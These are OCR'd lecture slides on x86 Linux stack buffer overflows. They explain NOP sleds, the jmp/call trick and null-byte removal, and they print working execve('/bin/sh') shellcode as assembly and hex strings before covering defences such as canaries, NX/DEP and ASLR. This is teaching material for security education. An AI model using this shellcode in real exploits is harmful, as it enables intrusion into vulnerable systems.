
- Let's stick to the basics and jump into the very same buffer we are overflowing
- Unluckily there is no reliable way to predict the address where the buffer will be allocated
  - It will surely be somewhere near and over the stack top (or better bottom)
  - We can see with a debugger the position on a test machine, but this will not replicate reliably elsewhere (different path of execution, different local variables, different localization data...) and will probably change from execution to execution
  - CPU is dumb, if we get it wrong even by one byte, it will land in the middle of an instruction and fault

Preparing a NOP sled

- We may insert into the buffer, before the executable code, a “landing strip” such that:
  - Wherever we fall, we will find a valid instruction
  - Wherever we fall, we will reach the end of the area and the executable code itself
- Traditionally, a sequence of NOP fills the buffer
  - NOP is a 1-byte instruction (0x90 on x86) which does nothing at all
- Now our “precision” is improved to “anywhere withing the NOP sled range”



Final layout of the buffer



Part III
Which code?

Preparing your shellcode

- A *shellcode* is the sequence of machine instructions (opcodes) which we want to execute
- So called because traditionally it aims to execute a system call (such as `execve`) to open a shell for the attacker
  - But a shellcode can perform any other action, such as adding a new user, modifying a config file, opening a TCP connection to somewhere, etc.
- Syscalls are the mechanism through which a userland program asks to the operating system to perfom an operation
  - In Linux, a syscall is executed by calling the software interrupt 0x80, after placing the appropriate parameters in registers or on the stack


Executing a shell

```
void main(int argc, char **argv) {
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;

    execve(name[0], name, NULL);
}
```

```
 (gdb) disas execve
  ....
mov      0x8(%ebp),%ebx
mov      0xc(%ebp),%ecx
mov      0x10(%ebp),%edx
mov      $0xb,%eax
int      $0x80
  ....
```

Executing a shell

```
int execve(char *file, char *argv[], char *env[])
```



```
 (gdb) disas execve
  ....
mov     0x8(%ebp),%ebx
mov     0xc(%ebp),%ecx
mov     0x10(%ebp),%edx
mov     $0xb,%eax
int     $0x80
  ....
```

copio *file in ebx

copio *argv[] in ecx


copio *env[] in edx

metto l'indice della syscall in eax
execve = 0xb

richiamo la syscall

Three difficult parameters


- The three parameters:
  - `*file`: I need to place in memory the filename (e.g. `/bin/sh`) terminated with a \0
  - `*argv[]`: I need a vector with two components: a pointer to the same string as before, followed by a NULL
  - `*env[]`: just a NULL will suffice
- So at the end of the day, I need to build somewhere in memory this structure



ADDRESSing the problem

- I can easily write anything in my buffer, but how do I guess the exact (not approximate) address of **`/bin/sh`** if I don't even know where I am writing?
- No NOP to the rescue here... but...
- I can use an old trick:
  - As we know, a CALL instruction places the return address (i.e. the address of the first byte below it) on the stack
  - So, if we execute a CALL just before our string, after the CALL we'll automagically find the address of the string on the stack, courtesy of the target machine itself!
- We put a JUMP to the CALL, and then CALL back the JUMP...

Jump/Call



We **`jump`** to the **`call`**, and then **`call`** back to **`popl`** which will take the return address (e.g. the address of **`/bin/sh`**) from the stack

The resulting shellcode

```
jmp     0x26                                # 2 bytes
popl    %esi                                # 1 byte
movl    %esi,0x8(%esi)                      # 3 bytes
movb    $0x0,0x7(%esi)                      # 4 bytes
movl    $0x0,0xc(%esi)                      # 7 bytes
movl    $0xb,%eax                           # 5 bytes
movl    %esi,%ebx                           # 2 bytes
leal    0x8(%esi),%ecx                      # 3 bytes
leal    0xc(%esi),%edx                      # 3 bytes
int     $0x80                               # 2 bytes
movl    $0x1, %eax                          # 5 bytes
movl    $0x0, %ebx                          # 5 bytes
int     $0x80                               # 2 bytes
call    -0x2b                               # 5 bytes
.string \"/bin/sh\"                         # 8 bytes
```

Zero problems

```
char shellcode[] =
"\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
"\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
"\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
"\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";
```

- In C \x00 is the string terminator
- If we use our shellcode in this form, a string copy would stop after 9 bytes. Too bad!
- Solution:
  - Substitute instruction with zeroes with equivalent ones without

```
mov 0x0, reg --> xor reg, reg
mov 0x1, reg --> xor reg, reg
                 inc reg
```

Cut and paste result

```
char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0”
  ”\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c”
  ”\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh"
```

Parte IV
Defending against buffer overflows

Multilayered defense

- Defenses at source code level
  - Removing the vulnerabilities
- Defenses at compiler level
  - Making vulnerabilities non exploitable
- Defenses at operating system level
  - To thwart, or at very least make more difficult, attacks

A human problem

- C doesn't cause buffer overflows, bad C programmers cause buffer overflows
  - Education of the developers
  - Targeted security testing during software development
  - Establishing a SDLC
- Using safer libraries
  - Standard Library: strncpy, strncat, etc. (with length parameter)
  - BSD: strlcpy e strlcat
  - LibSafe: a wrapper which checks that library functions are not overwriting the frame
  - Contra Police: a libc extension to prevent heap overflows

Code analysis tools

- A number of static analysis tools can be used to find **some** (never all) instances of overflows
  - ccured
  - Flawfinder
  - Insure++
  - CodeWizard
  - Cigital ITS4
  - Cqual
  - Microsoft PREfast/PREfix
  - Pscan
  - RATS
  - Fortify

Compiler-level defense

- Embedding stack protection mechanisms at compile time
  - Verifying, during the epilogue, that the frame has not been tampered with
  - Usually a canary is inserted between local variables and control structures such as saved EIP and saved EBP
  - When the function ends, the canary is checked and if tampering is detected the program is killed
- Another stopgap measure is the randomized reordering of stack variables

Types of canaries

- Terminator canaries: made with terminator characters (tipically \0 - NULL) which cannot be copied by string copy functions and therefore cannot be overwritten by attackers

- Random canaries: a random sequence of bytes, chosen when the program is run, is placed as a canary

- Random XOR canaries: same as before, but these canaries are XORed with part of the structure that we want to protect. These canaries are useful also in case the attacker can overwrite the address without stomping over the canary itself. Wonder how? We'll get to this in a few slides.

OS-level defense

- Non-executable stack
  - If the stack is nonexecutable, exploitation cannot happen through stack smashing or local variables
  - Some programs (such as some Java Virtual Machine implementations) actually executes code on the stack, so it will not work if stack is non executable
  - The hardware NX bit mechanism is used
- Implementations
  - Data Execution Prevention (DEP) since Windows XP Sevice Pack 2
  - OpenBSD W^X (either write or execute)
  - ExecShield patch for the Linux kernel

OS-level defense (2)

- Address layout randomization
  - Repositioning memory address layout (of the stack, among other things) at each execution at random.
  - Makes it impossible to guess return addresses correctly

- This is implemented **and active by default** in linux kernels since 2.6.12. So if you want to play with stack smashing **remember this**
  - Randomization range is 8MB
  - You may activate or deactivate this behavior at runtime via

    ```
    /proc/sys/kernel/randomize_va_space
    ```